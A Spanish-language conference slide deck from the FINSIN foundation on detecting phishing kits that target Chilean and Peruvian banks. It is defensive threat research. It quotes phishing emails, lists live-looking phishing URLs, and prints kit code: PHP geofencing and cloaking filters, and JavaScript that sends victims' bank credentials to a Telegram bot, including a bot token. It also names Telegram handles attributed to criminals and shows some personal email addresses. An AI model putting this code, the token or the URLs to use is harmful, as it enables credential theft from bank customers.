FINSIN

Investigando el Phishing

Cómo llegamos a generar nuestra plataforma para detectar grupos de Phishing en Latinoamérica

Ricardo Monreal Llop
rmonreal@finsin.cl

DragonJAR SECURITY CONFERENCE

Temario

1. ¿Quién Soy? ¿FINSIN?
2. ¿Por qué el Phishing?
3. ¿Cómo son estos sitios?
4. Aprendiendo de algunos packs
5. Grupos delictivos

¿Quién Soy?

- Ricardo Monreal Llop
  - 13 años en Seguridad
  - MSc en KCL
  - OSCP
  - Varios rubros
- **FINSIN**
  - Fundación de INvestigación en Seguridad INformática
- Contactos
  - @joy_dragon
  - rmonreal@finsin.cl
  - https://github.com/joydragon/ (poca actividad)

¿Qué es FINSIN?

- **F**undación de **IN**vestigación en **S**eguridad **IN**formática
  - https://finsin.cl
- Punto de contacto
- Generamos artículos
- Implementamos plataformas
- Queremos compartir información

FINSIN: Plataformas


MISP FINSIN

- Plataforma para compartir IOC
- 3 años*

Phishing Catcher

- Detección de Phishing
- 8 meses

MISP FINSIN



ID	Clusters	Tags	#Attr.	#Corr.	Creator user	Date
399	Malpedia Mekotio N40	europol-event:dissemination-malware-email europol-event:hosting-malware-webpage	56	2	rmonreal@finsin.cl	2022-04-12
392	Malpedia Mekotio N40	europol-event:dissemination-malware-email europol-event:hosting-malware-webpage	70	2	rmonreal@finsin.cl	2022-04-08
389	Malpedia Mekotio N40	europol-event:dissemination-malware-email europol-event:hosting-malware-webpage	64	2	rmonreal@finsin.cl	2022-03-31

Phishing Checker (Beta)

FINSIN

¿Por qué el Phishing?

Disclaimer

Cualquier imagen o similitud de nombre que se muestre de un sitio de phishing NO quiere decir que la marca que ahí aparezca es negligente de alguna forma, solamente que es VICTIMA de un ataque de clonado de imagen.

¿Qué es Phishing?

- Estafa que busca “pescarte”
  - Es el “cuento del tío” en forma digital
- Llega por correo principalmente

- **Objetivo principal**: Robar tus datos

*Para efecto de esta presentación, los correos que llegan con malware o que intentan infectarte los llamaremos “**malspam**”*

Phishing


Si no visualiza el correo completo haz
Contenido Bloqueado
Cuenta Suspendida
Estimado(a): [-email-]
Banco Chile, le comunica que se realizo un Bloqueo Preve
Digital, de momento su cuenta tendra un estado de Suspe
proceso en sucursal o accediendo a su banca.
Completar proceso ingresand
Restablecer
Paquete pendiente de ent
Paquete pendiente de entr
Estimado cliente,
Correos de Chile le informa que su envío aún
esperando su validación.
Referencia: 134679665CL
Los gastos de envío: 1617,80 (Peso)
Por favor, confirme el pago de los gastos de env
clic en el siguiente enlace:
Confirmar aqui
ersona
Realizaste una recarga con exito, La información cor
privilegiado.
Te informamos que tu recarga se encuentra pendien
Notificacion de Recarga
Fecha: 10 abr 2022 Hora: 08:03
Empresa: Entel Servicio: Recarga
$20.000 Numero de Recarga : 95
Rechazar
De no conocer la recarga pedimos rechazar recarga de manera ir
contrario se suspenderá la autorización de los equipos registrado
resuelva.
GRUPO ITAU
Itaú - Personas.
Le enviamos este correo electrónico porque es uno de nuestros clien
recibir notificaciones en línea cuando sea necesario.
© Itaú 2022. Todos los derechos reservados.
off ing
Estimado(a) Cliente: rmmonrea@uc.cl
Tu SuperClave se encuentra Inactiva
La SuperClave es una tarjeta de coordenadas que debes llevar contigo cada vez que quieras hacer un movimiento de fondos desde tus productos.
Restablecer

Malspam

Ministerio de Salud

Ministerio de Salud
Estimado(a) joydragon@gmail.com - correo eletrónico con caráter de

Su número de suscripción 2655089-218.77 ha sido seleccionado par
una dosis adicional de vacunas contra el COVID-19 en los próximos
La elección de qué fabricante tomar es opcional según disponibilidad
realizarse en un plazo máximo de hasta 72 horas antes de la aplicac
dosis.

Ahora vea su tarjeta con las instrucciones, el día y la hora. Estará disponible
portal hasta el 10 de abril.

VER TARJETA

Si desea elegir la marca para la vacunación presencial, imprima el adjunto a
y acuda a cualquier puesto de salud con un documento personal con foto.

TarjetaVacuna-2655089-218.77.PDF

#YoMeVacuno © Ministerio de Salud

Ministerio de Transportes y Telecomunicaciones

FOTO MULTA
FOLIO: 001488741000
Procedencia: Minister
Transportes
Telecomunicaciones
Situación: Sin pagar
Santiago, Chile

RECORDATORIO FOTO MULTA

En incumplimiento de las leyes de vialidad y transporte, usted %nome% ha sido c
fragancia a exceso de velocidad por nuestro sistema de cámaras instaladas sobre las vialidades p
esta acción le generó una multa hace más de dos meses la cual no ha sido pagada. En ca
presentarse a pagar la foto multa, su vehículo puede ser remolcado, y en algunos casos, puede libe
órden de citación para que comparezca ante el Juez en turno. Atencion: Informe contrasena para v
Nunca le des tu contrasena a nadie. contrasena : 030608

Caso: FOTO_MULTA-harlista_hd1995@hotmail.com-001488741000-2022

Gobierno Transparente

Solicitud de información
Ley de transparencia

Amunátegui #139
Santiago

(+56 2) 2421 3000

Horario de atención oficina de partes:
Lunes a viernes de 9:00 a 14:00 Horas.

Restricción Vehic
Permanente 2017

Plataforma de Pregu
Licitación Concesi
Uso de Vías 201

Servicio de Impuestos Internos

Estimado(A) Ricardo

Tesorería General de la Republica (TGR) informa que existe
tributaria que se encuentra impaga. Una liquidacion tributaria c
de impuesto detectadas por el SII.

Le invitamos a regularizar esta situacion a traves de nuestro si
Impuestos Fiscales, a la brevedad posible, a fin evitar las mo
otras acciones, puede implicar el embargo de bienes u otras m

Puede descargar el informe generador por el TGR en el Adjunt

Adjuntos de información

Atencion: Informe contraseña para ver su PDF. Nunca le des t
contraseña : 020105

29/04/2022 11:19:04

Phishing: Riesgos

- Toma de control
  - Cuenta de Correo
  - Cuenta de dominio
  - Cuenta Bancaria
  - Clave Única
- Impersonar identidad digital

¿Por qué el Phishing?

- Problema muy común
  - https://twitter.com/search?q=mensaje%20phishing
  - Llega por Correo o SMS o Whatsapp
- No se ha “tomado en serio”
  - Sólo se busca el takedown
  - Poca investigación

¿Por qué el Phishing?

- Patrones similares en sitios distintos
  - Mismo número “aleatorio” en URL

- Había juntado algunos kits
  - Se empezaban a repetir

Objetivo de la investigación

- Nos centraremos en los sitios de Phishing
- Se repiten patrones
- Podemos tener víctimas de la estafa
- Podemos tener controladores de la estafa


¿Cómo son estos sitios?

¿Cómo son estos sitios?

- Ha ido mutando con el tiempo
- Inicialmente un link llevaba al sitio

¿Cómo son estos sitios?

- Luego se usaba un acortador de link
- Generalmente bit.ly
- Logra “minimizar el susto”



¿Cómo son estos sitios?

- Hoy se usan muchas capas
- Mientras más capas más resilente
- Cada capa tiene su razón
- Cada URL tiene parte variable

N° Redirección	URL Redirección
0	https://bit.ly/3gMw34i
1	http://xn--119-hy7mx2m78r.kr/assets/bootstrap/css/enviar03.php?l=858384412
2	https://bit.ly/3oZTdbZ?l=www.bancoripley.cl
3	https://wardatalwadirealestates.com/activacion/cuenta-vqgw/
4	http://www-bancoripley-cl.judithmartens.nl/
5	http://www-bancoripley-cl.judithmartens.nl/1645387572/Login

Link del correo

Link final del phishing

¿Cómo se hace un sitio así?

¿Cómo se hace un sitio así?

Se necesita de un backend:

- “Da lo mismo” el lenguaje de programación
  - El más común es PHP
  - Wordpress comprometidos
- Se puede trabajar con un desarrollador
- Se puede reutilizar un phishing kit

¿Phishing Kit?

- Lo llamaremos “kit” o “pack”
- Es un desarrollo pre-hecho de un scam
- La idea es “activarlo” lo más rápido posible
  - Configuración mínima
  - Descomprimir “y listo”
- Preparado con varios “features”

Phishing Kit: ¿Features?

- Geolocalización o Geofencing
- Antibots
- Notificación de víctimas
  - Envío de Emails
  - Conexión con Telegram
- Panel web de administración

“Phishing Checker”

- Plataforma de detección de “kits” o “packs”
- Llegar más allá del simple “takedown”

- Nos permite agrupar
- Mismo kit = Misma detección
- Mismo kit = Mismas fallas (OJO)

DEMO

https://phishing.finsin.cl/list.php

Aprendiendo de algunos packs

Packs

Algunos ejemplos:

- **0001**
- 0006
- 0053

Pack 0001

URL Final: https://offcuerks.com/1650842464/bchile-web/persona/login/index.html/login
ID de pack: 0001

URL Final: http://bancofalabella-cl-credito-de-consumo.lorgiin.cf/1650757625/home
ID de pack: 0001

URL Final: https://logrn-bnncochrile.cl-fvxr.buzz/1650728946/bchile-web/persona/login/index.html/login
ID de pack: 0001

URL Final: http://www-bancoripley.cl.workhost.in/1650547694/Login
ID de pack: 0001

URL Final: http://banco-ltauchile.live/1650290584/bancochile-web/persona/login/index.html/login
ID de pack: 0001

Pack 0001


- Pack “antiguo” que afecta a la banca chilena/peruana
- Escrito en PHP
- Genera URL dinámica con hora
- Geolocalizado (CL, PE, CO)
- Administración incluída (ruta personalizada)

Pack 0001

```
ss Checkuser {

 static public function filterIN() {

     $tools = new Tools();
     $browser = new Browser();
     $validar = false;
     $nav = array('INTERNET EXPLORER', 'MICROSOFT EDGE', 'CHROME', 'OPERA', 'MOZILLA FIREFO
     $so =  array('iphone','android','windows');
     $co =  array('PE');
     $agenBot = $tools->agentbot($tools->getagent());

     if ( $tools->getagent() != "") :

         if ( $agenBot != "SI" ) :
             if ($tools->findeach($nav, $browser->getBrowser()) == true ) :
                 if ( $tools->findeach($so, $browser->getPlatform()) == true ) :
                     if ($tools->findeach($co, country)) :
                         if (!isset($_SESSION['referido'])) :
                             $_SESSION['referido'] = time();
                         endif;
                         $validar = true;
                     endif;
                 endif;
             endif;
         endif;

     endif;
```

Pack 0001

- Guarda afectados en server
- Ruta siempre la misma
- A veces no ponen su “.htaccess”



Index of /app/html

Name	Last modified	Size	Description
Parent Directory		-	
albertocc.html	2022-03-21 22:08	160	
albertocc334.html	2022-04-25 01:49	24K	
albertoccnew.html	2022-03-31 22:57	25K	
albertosomosdiferens..>	2022-03-29 10:49	14K	
bchilealbccxxmnnn.html	2022-03-21 23:10	2.9K	
carelocosnowcc44444...>	2022-04-07 08:54	70K	
careloquilloscc.html	2022-03-22 15:20	9.8K	
careloquillosccnew.html	2022-04-01 16:13	31K	
careloquillosxdcc.html	2022-04-02 17:35	45K	
careloquillosxdxx1cc..>	2022-04-03 18:23	5.1K	
careloquillosxdxx2cc..>	2022-04-05 10:25	55K	
careloquillosxdxxccn..>	2022-04-03 15:44	46K	

Pack 0001

Acceso cliente	
RUT	12.312.312-3
CLAVE	12312312

DIGIPASS DE 123123123	
DIGIPASS	345341

DINAMICA DE 123123123	
DINAMICA	53246345

DIGICARD DE 123123123	
DIGICARD	A1:23 B3:23 C3:34

CREDITO DE 123123123	
Tarjeta	4557879879879879
Fecha Vencimiento	MES-10 | AÑO-2025
CBB2	101

Packs

Algunos ejemplos:

- 0001
- **0006**
- 0053

Pack 0006

¿Han encontrado alguna vez este patrón?

.../activacion/cuenta-[algo]/

.../palabra/doble-palabra/

http://wfly.ge/activacion/cuenta-tjji/

http://kendranew.com/activacion/cuenta-gkll/

https://gestionvalpa.net/activacion/cuenta-nahw/

https://wardatalwadirealestates.com/activacion/cuenta-lzws/

http://reisdaviau.pt/activacion/cuenta-rjol/

http://smartersiptv.nl/activacion/cuenta-hqbf/

https://sam-tech.jp/activacion/cuenta-ihgg/

https://asedl.am/Centro_ayuda/cuenta-nqjg/

Pack 0006

N° Redirección	URL Redirección
0	https://bit.ly/3gMw34i
1	http://xn--119-hy7mx2m78r.kr/assets/bootstrap/css/enviar03.php?l=858384412
2	https://bit.ly/3oZTdbZ?l=www.bancoripley.cl
3	https://wardatalwadirealestates.com/activacion/cuenta-vqgw/
4	http://www-bancoripley-cl.judithmartens.nl/
5	http://www-bancoripley-cl.judithmartens.nl/1645387572/Login


Pack 0006

- Pasarela para filtrar accesos al phishing
- Escrito en PHP
- Contiene
  - Geolocalización
  - IPs a bloquear
  - URL de redirección
  - Administración


Pack 0006

```
$code = getCountryFromIP($ipv);

if($code == $menus[0]){
            $rcase = 0;
        } else {
            $rcase = 1;
        }

switch($rcase){

    case 0:
    //Ip List Block

                $ipArray = $menus[3];
                  foreach ($ipArray as $ipTest) {
                  if (substr_count($ipv,trim($ipTest)) != "0") {
                     $blocking = true;
                    }
                  }
                  if($blocking) {
                  $injert->savelogs($ref,$menus[0],$perfect=false);
                              $injecthtml = "<meta http-equiv='Refresh' content='0; URL=".$menus[2]."'>";
                              print $injecthtml;
                              exit();
                  } else {


                              $injert->savelogs($ref,$menus[0],$perfect=true);
                              $injecthtml = "<meta http-equiv='Refresh' content='0; URL=".$menus[1]."'>";
                              print $injecthtml;
                              exit();


        }

    break;
```

Pack 0006


https://gestionvalpa.net/intranet/
Google Ads
Sign In
Username
Password
Login
© 2014 Google Ads - google.com All rights reserved.

Pack 0006



¿Y SI NO ME SÉ LA CLAVE?

Pack 0006

```
eJG+ZMOeo8ykoIBlZKGsvHChp6SSiJqOspeXj6GxpG2pol3InaWrom2VY6iyrHWinr+dm8FbspKpubOy
gGVez6ukc5iWmJhlqaCyl5G9oJmnZJiWY7Wst6uiZ8NikLWjZJakrKytwVusiWlgdGlnWGZ3eWl3bF/T
Wao=|
```

Buscar en [Dominio]/data/config.pj

Datos cifrados pero accesibles

Pack 0006

```
Descifrado:
CL{%}https://www.tenews.org.ua/cbdhryu/{%}https://www.minijuegos.com/{%}40.94.36.7
40.94.28.94
40.107.240.78
40.94.33.14
40.107.240.2
40.94.20.64
35.217.121.70
40.94.25.22
104.47.92.247
40.94.94.45
40.94.33.91
40.94.27.60
40.94.87.32
35.209.210.70
40.94.25.77
40.107.222.94
40.94.243.40
40.107.240.77
35.208.190.84
40.94.95.54
40.94.27.82
40.94.31.79
40.94.20.9
40.94.31.21
40.94.104.45
40.94.34.44
```


Sabiendo la forma de descifrar...la misma configuración está en el sitio de libre acceso

Packs

Algunos ejemplos:

- 0001
- 0006
- **0053**

Pack 0053


banca-prestamo-interbank-pe.
https://banca-prestamo-interbank-pe.firebaseapp.com/#/
Número de tarjeta
DNI
Número de documento
Clave web
Ingresar
Regístrate | Olvidé mi clave web | Ayuda

Pack 0053

- Busca atacar a banca peruana
- (Ab)usa de servicio Firebase de Google
  - Solo publica contenido estático
  - Usa tier gratuito (web.app y firebaseapp.com)
- Pack desarrollado en Javascript
  - Archivo con la lógica: main.dart.js
- Envía mensajes a bot de Telegram

Pack 0053

```
while(true)switch(s){case 0:m={}
m.a=""
b.a_(0,new A.a6D(m))
p="https://api.telegram.org/bot"+c+"/sendMessage"
o=t.N
o=A.aL(["chat_id",a,"text",m.a],o,o)
n=A.ay7()
n.a="POST"
s=2
return A.a5(q.a.CB(0,p,null,o,null,null,n,null,t.z),$async$re)
```

```
while(true)switch(s){case 0:p=q.a
s=2
return A.a5(p.d.re("1643359477",p.a.c,"5431635351:AAHoWQoBPg94t82E1D5Zns0xGvZ2hcjPor4"),$async$$0)
case 2:A.afp("https://bancaporinternet.interbank.pe/login#/login","_self")
return A.Y(null,r)}})
```

Pack 0053

Bot ID	Bot Username	BOT First Name
5132240484	INTERCV2C_BOT	INTERBANK_SCAM_V2
5133281549[10]	N/A	N/A
5356331052	LOLIBOT_v3_bot	SCAM_PERSONAS_V3
5448332391	jcardinbk_bot	INTERBANK_SCAMV2
5479969525	OROCHIIBANK_BOT	INTERBANK_SCAM_V2
5499212433	zorrf_bot	INTERBANK_BOT_v3
5529037337	Rarinter02_bot	SCAM_INTERBANK_V2_CC
5551901652	Interbank23_bot	INTERBANK_IBKBOT
5594383551	INETB_BOT	INTERBANK_SCAM_V2
5431635351	InterbankG_bot	interbak_bot_v2
5446955066	INTERBANK_VECTOR_BOT	INTERBANK_VECTOR_V5

Chat ID	Username	First Name
1643359477	Lander22	Lander
1829237667	Edx91	😎
1998980742	eidren	eidren
2042783188	Doby_pe	Doby
2116720010	OLIMPO_CC	Zeus
5152293663	JhonRlz	vector
5217195752	RED_WEB7A	ARES
5303306762	null	Popeye 🧐🌴
5579417684	lufiprack	Lufi

Juntando todos los sitios, tenemos a varios bots y usuarios de Telegram “implicados”

Packs: Resumen

Podemos “hacer algo más”

- 0001
  - Podemos tener las víctimas
- 0006
  - Podemos estudiar arquitecturas más complejas
- 0053
  - Podemos tener info de ciberdelincuentes

Grupos delictivos

Grupos delictivos

- Los phishing están cada vez mejor monitoreados
- Existen sitios que solo están “vivos” algunas horas
- No basta con 1 persona haciendo de todo
  - Levantando sitios
  - Enviando correos
  - Monetizando credenciales

Grupos delictivos

- Existen grupos delictivos dedicados al phishing
- Detectando sitios podemos detectar los patrones
- Grupos tienen TTPs asociados
  - Dominios
  - IPs
  - Kits

Grupos delictivos

- Hemos detectado 3 grupos
- Los llamamos Fishers Constantes (FC)
  - FC-01 (Febrero)
  - FC-02 (Abril)
  - FC-03 (Junio)

